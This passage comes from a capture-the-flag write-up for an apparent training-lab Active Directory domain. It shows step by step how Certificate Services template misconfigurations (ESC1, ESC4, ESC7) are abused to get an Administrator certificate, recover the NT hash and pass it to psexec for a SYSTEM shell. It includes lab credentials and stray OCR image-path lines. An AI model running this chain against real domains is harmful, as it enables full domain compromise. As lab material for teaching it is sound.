```
from ldap3 import Server, Connection, ALL, NTLM, Tls
from ldap3.protocol.microsoft import security_descriptor_control
import ssl
import struct

TARGET = "10.129.109.38"

tls = Tls(validate=ssl.CERT_NONE)

server = Server(
```

```
    TARGET,
    port=636,
    use_ssl=True,
    tls=tls,
    get_info=ALL
)

conn = Connection(
    server,
    user=r"DANGLINGTREE\jake.h",
    password="Circus#09",
    authentication=NTLM,
    auto_bind=True
)

template_dn = (
    "CN=EmployeeAuthTemplate,"
    "CN=Certificate Templates,"
    "CN=Public Key Services,"
    "CN=Services,"
    "CN=Configuration,"
    "DC=danglingtree,DC=htb"
)

# Authenticated Users
AUTHENTICATED_USERS = "S-1-5-11"

# Certificate Enrollment extended right
ENROLL_GUID = "0e10c968-78fb-11d2-90d4-00c04f79dc55"

# Read the existing security descriptor, then add an ACE for
# Authenticated Users granting Certificate Enrollment.
#
# The exact binary security-descriptor construction used during
# the lab was applied through ldap3 with SDFlagsControl 0x4.
#
# Keep the existing owner/group/DACL structure and append the
# extended-right ACE rather than replacing unrelated permissions.

# The resulting ACE must represent:
#   Trustee: S-1-5-11
#   Right: Certificate Enrollment
#   Type: Allow

# Apply the constructed descriptor:
# conn.modify(template_dn, {
#     "nTSecurityDescriptor": [(MODIFY_REPLACE, [sd_bytes])]
# }, controls=security_descriptor_control(sdflags=0x4))

print(conn.result)
```

Important: The critical operation is not "make everyone GenericAll"; it is specifically granting the **Certificate Enrollment** right to `Authenticated Users` on the recreated template while preserving the rest of the DACL.

---

38. CONFIRM ESC1 ENROLLMENT RIGHTS

```
certipy-ad find \
  -u 'jake.h@danglingtree.htb' \
```

```
  -p 'Circus#09' \
  -dc-ip $TARGET_IP \
  -target $DC \
  -stdout \
  -vulnerable
```

The important resulting state:

```
EmployeeAuthTemplate
    Client Authentication           : True
    Enrollee Supplies Subject       : True
    Requires Manager Approval       : False
    Authorized Signatures Required  : 0

Enrollment Rights:
    DANGLINGTREE.HTB\Authenticated Users
```

Certipy now reports the template as an ESC1-style enrollment path in addition to the ownership/ESC4 condition.

The CA itself also exposed the ESC7 management-permission condition through `Helpdesk_Cert_Support`.

---

39. REQUEST AN ADMINISTRATOR CERTIFICATE

Now repeat the Administrator request:

```
certipy-ad req \
  -u 'jake.h@danglingtree.htb' \
  -p 'Circus#09' \
  -dc-ip $TARGET_IP \
  -target $DC \
  -ca 'danglingtree-DC-CA' \
  -template 'EmployeeAuthTemplate' \
  -upn 'administrator@danglingtree.htb' \
  -sid 'S-1-5-21-4220238332-57023728-1129110646-500'
```

This time it succeeds.

Output artifact:

```
administrator.pfx
```

The critical identity information is:

```
UPN:
administrator@danglingtree.htb

Administrator SID:
S-1-5-21-4220238332-57023728-1129110646-500
```

---

40. SYNCHRONIZE TIME AGAIN

Before Kerberos/PKINIT:

```
sudo ntpdate $TARGET_IP
```

Verify:

```
date -u
```

And:

```
sudo ntpdate -q $TARGET_IP
```

The final offset was effectively near zero.

---

41. AUTHENTICATE WITH THE ADMINISTRATOR CERTIFICATE

```
certipy-ad auth \
  -pfx administrator.pfx \
  -dc-ip $TARGET_IP
```

Successful output includes:

```
SAN UPN: administrator@danglingtree.htb
SAN URL SID: S-1-5-21-4220238332-57023728-1129110646-500
Security Extension SID: S-1-5-21-4220238332-57023728-1129110646-500
Got TGT
Saving credential cache to 'administrator.ccache'
Trying to retrieve NT hash for 'administrator'
```

Recovered Administrator NTLM hash:

```
aad3b435b51404eeaad3b435b51404ee:
8cacb3a97e460c65d105ca7cd9913925
```

Export it:

```
export ADMIN_NTLM='aad3b435b51404eeaad3b435b51404ee:8cacb3a97e460c65d105ca7cd9913925'
```

---

42. PASS-THE-HASH TO ADMINISTRATOR

Use Impacket:

```
impacket-psexec \
  danglingtree.htb/administrator@$TARGET_IP \
  -hashes "$ADMIN_NTLM"
```

The resulting shell:

```
C:\Windows\system32>
```

Verify:

```
whoami
```

Expected:

```
nt authority\system
```

This is full SYSTEM execution on the Domain Controller.

---

43. ROOT FLAG

```
cd C:\Users\Administrator\Desktop
dir
```

Read:


```
type root.txt
```


Observed root flag:

```
xxxxxxxxxxxxxxxxxxx
```

---

44. FINAL ATTACK CHAIN — ONE SCREEN




Impersonation API
noah.b
user.txt
DPAPI
alex.o
ForceChangePassword
jake.h
AD CS
ESC7
CA Context
Dangling Template
ESC4
Ownership
ESC1
Enrollment
Administrator Certificate
PKINIT / NT Hash
Pass-the-Hash

|

▼

SYSTEM

|

▼

root.txt